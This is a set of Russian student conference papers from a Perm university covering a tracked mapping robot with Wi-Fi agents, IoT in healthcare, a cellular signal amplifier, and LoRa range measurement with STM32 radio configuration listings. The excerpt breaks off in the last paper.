Была выдвинута гипотеза, что будет эффективнее, если каждый из роботов будет выполнять свою задачу, чтобы распределить нагрузку между всеми машинами, чем делать одно универсальное устройство. Ввиду этого была предложена следующая модель: часть малогабаритных роботов выполняет задачу поиска, определения местоположения мусора, построения карты местности, а другая часть роботов, уже более массивная, будет собирать отходы по сформированной карте, что позволит не тратить энергию на лишние перемещения массивных деталей, например клешни для захвата мусора, на этапе разведки. Для проверки этой гипотезы требуется большая исследовательская база, на основе которой появится возможность судить о качественных характеристиках предложенной модели. Таким образом, было решено провести ряд исследований, одним из которых являлось: исследование методов построения карты местности с помощью подвижных агентов без центральной системы управления. Для проведения подобного рода исследований было решено разработать макет с минимальным функционалом от планируемой системы.

На начальном этапе был проведен детальный обзор существующих систем с подобным функционалом. Этот этап был необходим для постановки задачи, выбора критериев оценки, целевой функции для будущей реализации минимально требуемого функционала нашей модели. А также благодаря этому шагу можно выявить разного рода уязвимости или несовершенства различных способов реализации устройств, которые также должны быть учтены.

Дальнейшие шаги были направлены на реализацию абстрактного моделирования системы. Данный этап содержит в себе постановку четкого технического задания и выбор методов и компонентной базы для его реализации.

Следующим этапом была реализация макета для проведения требуемых исследований. Этап также включая в себя обзор подходящей аппаратной базы на рынке, обзор существующего программного обес-

печения, проектирование архитектуры устройства и программного кода, разработка протокола «коммуникации» между устройствами, сборка, отладка устройств, проведение исследования, анализ результатов.

Заключительный этап – подведение итогов исследования, роль исследования в будущем проекта.

Разработка подвижной платформы. На основе поставленных цели и задач была начата разработка движущейся платформы. Сначала был выбран метод определения местоположения с ориентацией на два акселерометра, четыре датчика ультразвука и четыре пороговых инфракрасных датчика определяется положение робота в пространстве. Затем на основе изученной информации о разных типах шасси была выбрана гусеничная платформа. В качестве примера успешной реализации гусеничного шасси был выбран танк Т72-Б3, так как он наиболее подходит по ходовым характеристикам и обладает простой конструкцией подвески. На основе информации, имеющейся в открытом доступе, была создана и распечатана сборная 3D-модель (рис. 1), а также подобраны двигатели, имеющие запас мощности. После была разработана и внедрена электрическая схема робота, что позволило реализовать первичную программную настройку на управление посредством внешнего устройства управления оператора.



Рис. 1. Распечатанная подвижная платформа

Компоновка внутри платформы (рис. 2) предполагает низкий центр тяжести и распределение массы 40:60.




Рис. 2. Схема компоновки внутри платформы: 1 – сервоприводы, 2 – акселерометр, 3 – управляющие платы микроконтроллеров, 4 – блок аккумуляторов

Для управления платформой был выбран микроконтроллер Arduino Mega, так как он обладает достаточной производительностью и активно поддерживается энтузиастами со всего мира, а также имеет низкую стоимость.

После первичных испытаний шасси на прочность и проходимость была разработана система мониторинга и управления, позволяющая оператору взаимодействовать с платформой в режиме реального времени. Для реализации был выбран микроконтроллер ESP 8266, общение с основным МК производилось посредством шины UART. Затем было разработано веб-приложение (рис. 3), имеющее необходимый функционал.




Рис. 3. Изображение веб-приложения на смартфоне

Передача данных, построение карты. В ходе работы был произведен детальный обзор способов передачи данных между устройствами, такими как радиомодуль, Wi-Fi, bluetooth. Первый вариант является отличным способом коммуникации благодаря дальности передачи информации, но при этом отличается высоким энергопотреблением, потому он был отброшен. Следующими вариантами были два способа коммуникации: Wi-Fi, bluetooth. Преимущество технологии bluetooth в ее низком энергопотреблении, но при этом мы жертвуем максимальной дальностью передачи информации. Для задачи исследования было решено использовать Wi-Fi-технологии из-за хорошего соотношения максимальной дальности передачи информации и энергопотребления.

Далее предстоял выбор подходящего программно-логического устройства, которое должно уметь обрабатывать входящие сигналы с базы передвижного устройства по интерфейсу UART, иметь достаточное количество памяти, поддержку технологии Wi-Fi, а также невысокую стоимость. В результате анализа характеристик и стоимости был выбран микроконтроллер Nodemcu Lua Wi-Fi на Esp8266, как наиболее подходящий вариант по соотношению цена / качество.

Для обмена данными между подвижными агентами был выбран протокол http и использована клиент-серверная архитектура. Построение карты происходит за счет ультразвуковых датчиков, определяющих препятствие на расстоянии 40 см. Датчики находятся на борту передвижной платформы с каждой из четырех сторон. На основании показания датчиков на стороне микроконтроллера, управляющего платформой, формируется строка и передается по UART на плату, отвечающую за хранение карты и обмен информацией с другими передвижными агентами, а также в дальнейшем управление передвижной платформой.

Для реализации постоянного обмена данными между агентами был выбран синхронный автомат из трех агентов, в котором в течение минуты один из агентов принимает на себя роль сервера, а по истечении 20 с передает эту роль одному из двух других агентов. Таким образом, обмен данными в этой системе постоянен. Для обмена данными карты был разработан формат передаваемых сообщений.

Отдельно разработана система мониторинга для отслеживания результатов исследования, состоящая из отдельного микроконтроллера node mcu, который занимается сбором данных и установкой начальных конфигураций, и сервера для отображения исследованной территории каждым отдельным агентом. Также разработан эмулятор контроллера передвижной базы для отладки оптимальной работы устройств в отдельности.

Постановка эксперимента, результаты, заключение. Для проведения эксперимента была выбрана аудитория 330 корпуса А ЭТФ. Главной задачей эксперимента было выявить недостатки при физической реализации платформы и разработанного программного обеспечения, а именно:

1. Погрешность преодолеваемого расстояния.
2. Погрешность поворота на необходимый угол.
3. Погрешность измерения датчиков и оптимальность выбора их месторасположения на платформе.
4. Проверка адекватности работы системы передачи данных между всеми микроконтроллерами.

5. Время работы от полного заряда аккумуляторов.

6. Проверка скорости обмена данными.

В результате эксперимента было выявлено:

1. Погрешность преодолеваемого пути составила 0,5 см.

2. Погрешность угла при повороте – 2°.

3. Расположение датчиков оказалось удачным, погрешность определяемого расстояния – 1 см, необходимо увеличить скорость обновления для системы мониторинга.

4. За счет синхронизации по времени роли между МК передавались стабильно, но при просадке питания ниже 8 В до понижающего преобразователя начинаются сбои в работе контроллеров.

5. До полной неработоспособности с момента начала эксперимента прошло 12 ч; объективно оценивая корректность работы системы при уменьшении заряда, можно сказать, что эффективное время работы 8 ч.

6. В результате оценки скорости работы было установлено: скорость обмена сообщениями между контроллерами, передающими карту, достаточная, проблем с «подвисанием» обновленной информации не было выявлено, но в системе веб-приложения необходимо увеличить скорость обновления информации с ультразвуковых датчиков расстояния, это поможет более качественно оценивать расположение препятствий относительно подвижной платформы.

Исходя из проведенного исследования, можно сделать вывод, что на сегодняшний день нам удалось разработать устройство, способное передвигаться с достаточной точностью под небольшие исследования площадью до 15 м² и отображать полученные данные карт с нескольких передвижных агентов одновременно, а также отслеживать передачу данных между ними.

Система мониторинга и управления отдельными шасси позволяет оценить различные алгоритмы построения карты в условиях неполного знания, что в будущем поможет определить наиболее подходящий алгоритм при применении множества подобных платформ для большой местности. Мы считаем, что данная версия ПО и подвижной платформы удовлетворяет заданным требованиям и позволяет производить исследования в нашем направлении, для реализации более масштабных исследований на открытой местности будут внесены доработки в конструкцию и ПО.

Библиографический список

1. Некоммерческий научно-популярный проект «Элементы большой науки» [Электронный ресурс] // Химия и жизнь. – 2013. – № 8. – URL: https://elementy.ru/nauchnopolulyarnaya_biblioteka/432119/Musorosobirately_vrednyy_trud_neobkhodimyy_obshchestvu?ysclid=li5kxlxk4137520589 (accessed 21 May 2023).
2. Техниквед – все о выборе, эксплуатации и ремонте бытовой техники. Как работает робот-пылесос для сухой и влажной уборки [Электронный ресурс]. – URL: https://elementy.ru/nauchno-populyarnaya_biblioteka/432119/Musorosobirately_vrednyy_trud_neobkhodimyy_obshchestvu?ysclid=li5kxlxk4137520589 (accessed 21 May 2023).
3. ROBOTECH is an academic spin-off company of the Scuola Superiore Sant'Anna. DustClean. – 2012. – URL: <https://www.robotechsrl.com/dustclean-en-robot-sweeper/> (accessed 21 May 2023).
4. Современные тенденции построения систем управления диспетчерско-пилотируемыми летательными аппаратами / А.М. Астапкович, А.Л. Анисимов, А.Г. Елисеев, И.О. Суханов // Информационно-управляющие системы для подвижных объектов. – СПб.: Политехника, 2002. – С. 732.
5. Бобровский С. Навигация мобильных роботов («Компьютерная неделя») [Электронный ресурс]. – URL: <http://www.pcweek.ru/themes/detail.php?ID=66917> (accessed 26 December 2022).
6. Платформа для робота как важная часть роботостроения [Электронный ресурс]. – URL: <https://legoteacher.ru/10-pervyx-shagov/platforma-dlya-robota/> (accessed 26 December 2022).

Сведения об авторах

Миков Илья Игоревич – студент Пермского национального исследовательского политехнического университета, гр. АТ-19-16, г. Пермь, e-mail: iluha.mikov@yandex.ru

Харитонов Илья Денисович – студент Пермского национального исследовательского политехнического университета, гр. АТ-19-16, г. Пермь, e-mail: ilya.haritonov.2001@mail.ru

Посягин Антон Игоревич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: posyagin.anton@gmail.com

А.А. Байдаров, Д.А. Гнездилова

ВОЗМОЖНОСТИ ПРИМЕНЕНИЯ ИОТ-ТЕХНОЛОГИЙ В ЗДРАВООХРАНЕНИИ

Иот повсеместно используется во многих сферах нашей жизни. Огромное количество иот-устройств, которые подключаются и взаимодействуют друг с другом, повышают эффективность работы врачей. Индустрия здравоохранения, находится на переднем плане внедрения иот. Это объясняется потенциалом получения высококачественных данных. Вместе иот и искусственный интеллект могут быть использованы для анализа здоровья пациентов и их потребностей, а также образцов крови и генетической информации, чтобы ставить диагнозы и создавать новые лекарства.

Ключевые слова: иот-технологии, интернет-вещей, здравоохранение, датчики, мониторинг.

A.A. Baydarov, D.A. Gnezdilova

POSSIBILITIES OF USING IOT TECHNOLOGIES IN HEALTHCARE

IoT is widely used in many areas of our lives. A huge number of IoT devices that connect and interact with each other increase the efficiency of doctors. The healthcare industry is at the forefront of its implementation. This is due to the potential for obtaining high-quality data. Together, IoT and artificial intelligence can be used to analyze the health of patients and their needs, as well as blood samples and genetic information to make diagnoses and create new drugs.

Keywords: IoT technologies, Internet of things, healthcare, sensors, monitoring.

Технология интернета вещей включает в себя множество аппаратных средств, программного обеспечения и протоколов, которые составляют экосистему интернета вещей [1]. Эта технология включает в себя датчики, коммуникационные протоколы, а также технологии хранения, обработки, анализа данных и безопасности.

Иот-технологии являются одними из приоритетных направлений в настоящее время. Можно отметить следующие технологии интернета вещей:

1. Датчики. Датчики являются основной частью любых приложений иот. Это физическое устройство, которое измеряет и обнаруживает определенную физическую величину и преобразует ее в сигнал, кото-

рый может быть передан в качестве входных данных для блока обработки или управления для целей анализа. Например, можно выделить датчики температуры, влажности, освещенности, тока и напряжения, потребляемой мощности, давления, а также датчики открытия-закрытия, движения-перемещения.

2. Протоколы и стандарты связи, такие как LTE, 5G, Zigbee, Z-Wave, LoRa, NB-IoT, Bluetooth и Wi-Fi.

3. Шлюзы, с помощью которых можно подключать устройства интернета вещей к облаку. Хотя не всем устройствам интернета вещей необходим шлюз, его можно использовать для установления связи между устройствами или для подключения устройств, которые не основаны на IP-протоколах и не могут подключаться напрямую к облаку. Данные, собранные с IoT-устройств, проходят через шлюз, предварительно обрабатываются в пограничной среде, а затем отправляются в облако [3].

4. Программное обеспечение и облачные технологии для хранения и анализа данных, генерируемых IoT-устройствами. Базы данных IoT включают хранение данных, а также набор инструментов обработки сигналов, машинного обучения и искусственного интеллекта для анализа данных.

В настоящее время медицина не может развиваться без передовых технологий. Здравоохранение является неотъемлемой частью жизни каждого из нас, поэтому многие новаторские решения применяются в том числе в медицине, а именно IoT-технологии.

IoT могут помочь решить многие распространенные трудности в медицинских учреждениях. Больницы, клиники и другие медицинские учреждения могут применять IoT для повышения удобства пациентов, облегчения принятия врачами решений и повышения безопасности медицинской среды.

С помощью технологии IoMT (интернет медицинских вещей) в режиме реального времени происходит сбор потоков малых данных из медицинских сетевых и других носимых устройств, отслеживающих различные физиологические моменты, связанные со здоровьем пациентов: движения, динамика сна, сердечный ритм, аллергические реакции и прочие. Собранные данные помогают врачам в постановке четких диагнозов, создании плана лечения, повышают безопасность пациентов, упрощают уход за ними, дают возможность непрерывного мониторинга состояния тяжелобольных пациентов.

Применении интернета вещей в здравоохранении. Преимущество применения интернета вещей в здравоохранении – это простота и доступность оказания медицинских услуг.



Рис. 1. Вариации применений IoT-решений

Большинство IoT-устройств в сфере медицины применяются в мониторинге пациентов, чтобы можно было понять, когда больному необходима помощь. Например, эти технологии используют для:

Отслеживания уровня глюкозы в крови. Диабетом болеет огромное количество людей, поэтому такие устройства крайне важны для них. Устройства IoT могут помочь решить эти проблемы, обеспечивая непрерывный автоматический мониторинг уровня глюкозы у пациентов [4]. Устройства для мониторинга уровня глюкозы избавляют от необходимости вести записи вручную и могут предупреждать пациентов, когда уровень глюкозы становится проблематичным.

Мониторинга состояния сердца. От быстрых перемен сердечного ритма, периодически проверки сердца не защищают, а обычные устройства, которые проводят непрерывный сердечный мониторинг, требуют постоянного подключения к проводным устройствам. Благодаря медицинскому IoT-устройству для мониторинга сердечного ритма пациенты могут свободно и без затруднений двигаться, при этом состояние сердца будет круглосуточно отслеживаться.

Проглатываемые датчики. С помощью проглатываемых датчиков можно собирать информацию из пищеварительной и других систем гораздо менее инвазивным способом. Например, они дают представление об уровне pH желудка или помогают точно определить источник внутреннего кровотечения. Тем, кто подвержен депрессивным и тре-

важным состояниям, также IoT-устройства могут быть полезными. Эти устройства следят за давлением, пульсом, а также движением глаз. А специальные медицинские приложения могут периодически задавать пациентам различные вопросы об их состоянии и здоровье. Это позволяет вовремя отмечать ухудшения состояния пациента.

Роботизированной хирургии. Размещая внутри человеческого тела небольшие подключенные к интернету роботы, хирурги могут выполнять сложные процедуры, которые было бы трудно выполнить руками человека. В то же время роботизированные операции, выполняемые с помощью небольших устройств IoT, могут уменьшить размер разрезов, необходимых для проведения операции, что приводит к менее инвазивному процессу и более быстрому восстановлению пациентов после операции.

IoT-технологии применяются не только для мониторинга пациентов, но и для медицинского оборудования. В крупных клиниках сложно проследить за состоянием всего оборудования. IoT-датчики, встроенные в оборудование, снижают риски внезапных поломок, которые могут сказаться на состоянии пациентов. Они своевременно оповещают медперсонал о неисправностях в томографе или повышении или понижении температуры в холодильнике с биоматериалом. Медицинские работники могут быстро среагировать и исправить ситуацию с минимальным ущербом для клиники и пациента.

Контроля помещений. Медицинские IoT-устройства могут контролировать состояние палат и при необходимости проводят их дезинфекцию. Это позволяет сохранить здоровый микроклимат в клиниках и не дает распространиться инфекции по всей больнице, что благотворно воздействует на здоровье пациентов.

Для того чтобы данная технология могла эффективно применяться в области здравоохранения, необходимо выбрать технологии связи, которые будут использоваться. Правильный выбор технологии передачи данных зависит от зоны покрытия желаемой проектируемой сети. В случае, когда данные нужно передать на короткое расстояние (например, в пределах кабинета), можно применять такие технологии, как Bluetooth и ZigBee. Если речь идет о передаче данных на большое расстояние (например, в клинике или больнице), где устройства образуют локальную сеть (LAN). Беспроводные локальные сети в большинстве случаев строятся на базе технологии Wi-Fi. Для организации глобальной сети (WAN), в которой расстояние между устройствами может достигать нескольких километров, используются технологии LTE и др.

Также ключевыми факторами при выборе технологии являются скорость передачи данных и потребление. Bluetooth, ZigBee, Z-Wave применяются в устройствах с ограниченным объемом энергии и предполагают использование шлюза для инкапсуляции данных и отправки в IP-сеть.

Выводы. В современном мире взаимодействие между пациентами и обслуживающим персоналом во многих случаях стало дистанционным. Это привело к росту потребности в интеллектуальных медицинских устройствах, которые позволяют медицинским работникам диагностировать и лечить пациентов удаленно. Именно тут стали необходимы технологии IoT, от медицинских устройств, платформ и других инструментов.

Библиографический список

1. Internet of Things (IoT) Technology. – URL: <https://dgtlinfra.com/internet-of-things-iot-technology/> (accessed 28 May 2023).
2. An introduction to the IoT technology stack. – URL: <https://www.i-scoop.eu/internet-of-things-iot/iot-technology-stack-devices-gateways-platforms/> (accessed 29 May 2023).
3. Технологии и протоколы Интернета вещей. – URL: <https://azure.microsoft.com/ru-ru/solutions/iot/iot-technology-protocols/> (accessed 29 May 2023).
4. IOT application in healthcare. – URL: <https://ordr.net/article/iot-healthcare-examples/> (accessed 29 May 2023).
5. Benefits of IoT Applications and Gadgets for the Healthcare Industry [Электронный ресурс]. – URL: <https://www.biz4intellia.com/blog/applications-of-iot-in-healthcare/> (accessed 29 May 2023).

Сведения об авторах

Байдаров Андрей Александрович – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: baydarov.aa@ya.ru

Гнездилова Дарья Алексеевна – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-21-1м, г. Пермь, e-mail: gnezdilova.dashuta@list.ru

М.С. Вакулич, К.И. Каплина, В.И. Фрейман

МНОГОЧАСТОТНЫЙ УСИЛИТЕЛЬ БЕСПРОВОДНОГО ШИРОКОПОЛОСНОГО СОТОВОГО СИГНАЛА

Рассматривается проблема доступа к интернету, а также его низкое качество в отдаленных районах и частных секторах. Интернет-провайдеры при продаже модема не гарантируют хорошую связь. Мы разработали оборудование, способное обеспечить скорость до 1 Гбит/с на расстояние прямой видимости от базовой станции, скорость до 100 Мб/с на расстояние 20 км до базовой станции. В качестве антенн использованы направленные антенны собственной разработки с усилением 27 dbm для передачи данных, внутри системы используются коаксиальный кабель и витая пара, а также роутеры keenetic.

Ключевые слова: многочастотный усилитель, широкополосный сотовый сигнал, надежность, пропускная способность, зона покрытия, скорость интернет-соединения, удаленные районы, внутренняя связь, стандарты связи, 2G, 3G, 4G, 5G.

M.S. Vakulich, K.I. Kaplina, V.I. Freiman

MULTI-FREQUENCY AMPLIFIER OF WIRELESS BROADBAND CELLULAR SIGNAL

The article deals with the problem of Internet access, as well as its poor quality in remote areas and private sectors. Internet service providers do not guarantee a good connection when selling a modem. We have developed equipment capable of providing speeds up to 1 Gbit/s at a line-of-sight distance from the Base Station, speeds up to 100 MB/s at a distance of 20 km to the base station. Directional antennas of our own design with a gain of 27dbm are used as antennas for data transmission, coaxial cable and twisted pair are used inside the system, as well as «keenetic» routers.

Keywords: Multi-frequency amplifier, broadband cellular signal, reliability, bandwidth, coverage area, Internet connection speed, remote areas, internal communication, Communication standards, 2G, 3G, 4G, 5G.

При проживании в своем доме люди сталкиваются с проблемой доступности интернета. Стандартный модем провайдера в отдаленных районах обеспечивает скорость 30 Мбит/с, что с трудом хватает на просмотр фильма онлайн, можно забыть о звонках по видеосвязи, и мессенджеры обычного текста отправляются с запаздыванием. Провести оптоволоконный кабель с его основным, преимуществом – высокой скоростью передачи данных, довольно затратно, и провайдеру невыгодно тянуть кабели на слишком большие расстояния.

На 27 апреля 2022 г., по данным ВЦИОМ, большинство имеющих загородную недвижимость с той или иной периодичностью используют ее в летний период (81 %): будут жить на даче все лето – 30 %, посещать практически ежедневно – 13 %, несколько раз в неделю – каждый пятый (19 %), несколько раз в месяц – 13 % [2].

Жители маленьких поселений из разных регионов России редко заходят в соцсети, и им тяжело справляться с дистанционным обучением в отсутствие хорошего интернета, гаджетов и прочих условий [1].

Ниже представлена таблица с основными характеристиками двух интернет-провайдеров.

Основные характеристики интернет-провайдеров

Провайдеры	Модем	Скорость передачи данных	Стоимость
Ростелеком	RT-GM-1 ZTE ZXHN F670	Заявленная скорость до 1 Гбит/с. На практике скорость не превышает 500 Мбит/с. Большинство пользователей пользуются услугой на скорости до 200 Мбит/с	Около 11000 руб.
МТС	4G Wi-Fi 874FT	Максимально возможная скорость составит 150 Мбит/с, реальная – около 40 Мбит/с	3300 руб.

Как видно из таблицы реальная скорость очень низкая, и первая задача состоит в том, чтобы создать систему, которая улучшит качество связи, а вторая задача заключается в том, чтобы устройство было доступно для людей всех областей России.

На первом этапе разработки устройства по усилению сигнала мы начали с использования готового модема 4G категории (пропускная способность составляет от 100 до 150 Мбит/с (в среднем при реальном использовании в местах с хорошим покрытием сети – от 30 до 50 Мбит/с), и для усиления сигнала разработали антенну-усилитель, сделанную из нержавеющей стали, шпильки М6, гаек М6 и спутниковой тарелки.

С помощью прибора MFJ-815C (прибор для измерения КСВ и мощности) получили график зависимости КСВ от частоты (рис. 1). Данное значение КСВ считается отличным, в среднем данный показатель находится в диапазоне от 1,75 до 2. Замерив скорость передачи без усилителя и с усилителем (рис. 2), в приложении Speetest наблюдаем прирост скорости загрузки почти в 2 раза.




Рис. 1. график зависимости КСВ от частоты




Рис. 2. Графики скорости приема: *а* – без усилителя; *б* – с усилителем


Для того чтобы сигнал сделать еще сильнее, мы соединили модем 16-й категории fibascom с одной направленной антенной, разработанной из нержавеющей стали, которая усиливает сигнал определенной частоты

ты, за счет эффекта резонанса электромагнитных волн, в качестве собирающего зеркала была использована спутниковая тарелка.

Такая конфигурация дала значительный прирост мощности и скорости сигнала, соответственно, скорости также возросли (рис. 3, 4).



Рис. 3. График скорости приема



а

б

Рис. 4. Показатели: а – с усилителем; б – без усилителем

Как итог наших работ мы получили основные характеристики нашего устройства.

Основные характеристики нашего устройства

Наш проект	Fibacom-L860GL	Максимальная – 1 Гбит/с Реальная скорость 250–300 Мбит/с
------------	----------------	---

Найдено новое решение – использовать модемы от старых ноутбуков, которые поддерживают агрегацию частот. Агрегация позволяет увеличить полосу пропускания и использует в нашем случае от 1 до 3 несущих. Также прежде использовалась технология MIMO 2×2, в новом модеме 16-й категории используется технология MIMO 4×4.

Формула расчета RSSI:

$$\text{RSSI}[\text{дБм}] = 10 \cdot \log\left(\frac{W_1}{W_2}\right).$$

По данной формуле вычисляется значение мощности сигнала: W_1 представляет собой мощность 1 (обычно измеряемую мощность), а W_2 представляет мощность 2 (стандартная мощность).

$$\text{SINR}[\text{дБм}] = 10 \cdot \log\left(\frac{P_c}{P_{\text{ш}}}\right),$$

где P_c – мощность сигнала; $P_{\text{ш}}$ – мощность шума (помех);

$$\text{RSRP} = \text{RSSI} - 10 \log(12N),$$

где N – номер канала частоты;

$$\text{RSRQ} = N \frac{\text{RSRP}}{\text{RSSI}}.$$

Библиографический список

1. Дистанционное село: как дети и родители из поселений справляются с онлайн-обучением? [Электронный ресурс]. – URL: <https://dzen.ru/a/X7ZVHxXuqyhjW8UD> (дата обращения: 28.05.2022).

2. ВЦИОМ. Новости: Дача и как мы ее используем [Электронный ресурс]. – URL: <https://wciom.ru/analytical-reviews/analiticheskii-obzor/dacha-i-kak-my-ee-ispolzuem?ysclid=li8r3pxd82949571136> (дата обращения: 28.05.2022).

3. Характеристики канала связи [Электронный ресурс]. – URL: <https://learn.dlink.ru/mod/lesson/view.php?id=1168&pageid=4004> (дата обращения: 28.05.2022).

4. Антенны для приема и передачи сигналов сотовой связи [Электронный ресурс]. – URL: <https://cyberleninka.ru/article/n/anteny-dlya-priema-i-peredachi-signalov-sotovoy-svyazi/viewer> (дата обращения: 27.05.2022).

Сведения об авторах

Вакулич Михаил Сергеевич – студент Пермского национального исследовательского политехнического университета, гр. ТК-20-16, г. Пермь, e-mail: vms@mail.ru

Каплина Каролина Игоревна – студентка Пермского национального исследовательского политехнического университета, г. Пермь, гр. СРРС-20-16, e-mail: maja_9992@mail.ru

Фрейман Владимир Исаакович – доктор технических наук, профессор кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: vfrey@mail.ru

И.А. Макарова, С.А. Тюрин

ИЗМЕРЕНИЕ ДАЛЬНОСТИ СВЯЗИ ПРИ ИСПОЛЬЗОВАНИИ МОДУЛЯЦИИ LoRa

Рассматривается зависимость дальности связи от параметров модуляции LoRa и проведение измерений для выявления зависимости.

Ключевые слова: микроконтроллер, приемопередатчик, беспроводные технологии, LoRa.

I.A. Makarova, S.A. Tyurin

MEASURING THE COMMUNICATION RANGE WHEN USING LoRa MODULATION

In this article, the dependence of the communication range on the parameters of the LoRa modulation is considered and measurements are carried out to identify the dependence.

Keywords: Microcontroller, transceiver, wireless technologies, LoRa.

В современном мире все более широкое распространение во сфере телекоммуникаций находят беспроводные сети связи. Одной из таких сетей является LoRaWAN, в которой используется модуляция LoRa [1]. Для оценки дальности связи сети LoRaWAN будут проведены измерения. Перед тем, как начать измерения дальности связи, программируем модуль ST50H.

Параметры сигнала, от которых зависит дальность связи:

- sf (LORA_SPREADING_FACTOR);
- мощность (TX_OUTPUT_POWER);
- частота (LORA_BANDWIDTH).

Модуль ST50H имеет только высокоомощный выход TX, начальным значением мощности задали 16 dBm, конечное значение – 22 dBm. Часть листинга программы, отвечающей за параметры сигнала, представлена в листинге 1.

Листинг 1 – Программа subghz_phy_app.h

```
#define TX_OUTPUT_POWER 16 /* dBm */
#endif /* TX_OUTPUT_POWER */
#if ( ( USE_MODEM_LORA == 1 ) && ( USE_MODEM_FSK == 0 ) )
```

```
#define LORA_BANDWIDTH      0    /* [0: 125 kHz,
1: 250 kHz, 2: 500 kHz, 3: Reserved] */
#define LORA_SPREADING_FACTOR 7    /* [SF7..SF12] */
#define LORA_CODINGRATE    1    /* [1: 4/5, 2: 4/6,
3: 4/7, 4: 4/8] */
#define LORA_PREAMBLE_LENGTH 8 /* Same for Tx and Rx */
#define LORA_SYMBOL_TIMEOUT 5 /* Symbols */
```

Для программирования модуля ST50H взяли готовую программу для другой платы. Сравнив схемы двух плат, выяснили, что модуль ST50H имеет только два управляющих соединения. На рис. 2 представлена структурная схема модулей ST50H [2]. Ввиду этого программу нужно изменить в части взаимодействия микроконтроллера и модуля LoRa, в программе удалили соединение RF_SW_CTRL3. Часть листинга, отвечающего за соединение микроконтроллера и модуля LoRa, представлена в листинге 2.




Рис. 1. Структурная схема модулей ST50H

Листинг 1 – Программа stm32wlxx_nucleo_radio.h

```
//#define RF_SW_CTRL3_PIN GPIO_PIN_3
//#define RF_SW_CTRL3_GPIO_PORT GPIOC
//#define RF_SW_CTRL3_GPIO_CLK_ENABLE()
__HAL_RCC_GPIOC_CLK_ENABLE()
//#define RF_SW_CTRL3_GPIO_CLK_DISABLE()
__HAL_RCC_GPIOC_CLK_DISABLE()

#define RF_SW_CTRL1_PIN GPIO_PIN_0
#define RF_SW_CTRL1_GPIO_PORT GPIOA
#define RF_SW_CTRL1_GPIO_CLK_ENABLE()
__HAL_RCC_GPIOA_CLK_ENABLE()
```

```
#define RF_SW_RX_GPIO_CLK_DISABLE()
__HAL_RCC_GPIOA_CLK_DISABLE()
#define RF_SW_CTRL2_PIN GPIO_PIN_1
